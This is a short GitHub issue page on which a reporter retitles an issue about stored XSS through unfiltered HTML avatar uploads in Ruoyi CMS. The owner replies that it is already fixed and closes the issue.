👍 1

solarpeng502 changed the title ~~Vulnerability: The html file can be uploaded where the avatar is uploaded, resulting in stored XSS~~ **Vulnerability: The html file can be uploaded where the avatar is uploaded, and its content not be filtered, which resulting in stored XSS in Ruoyi cms** on May 15

yangzongzhuan commented on Jul 12 Owner

已经修复过了。

yangzongzhuan closed this as completed on Jul 12

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants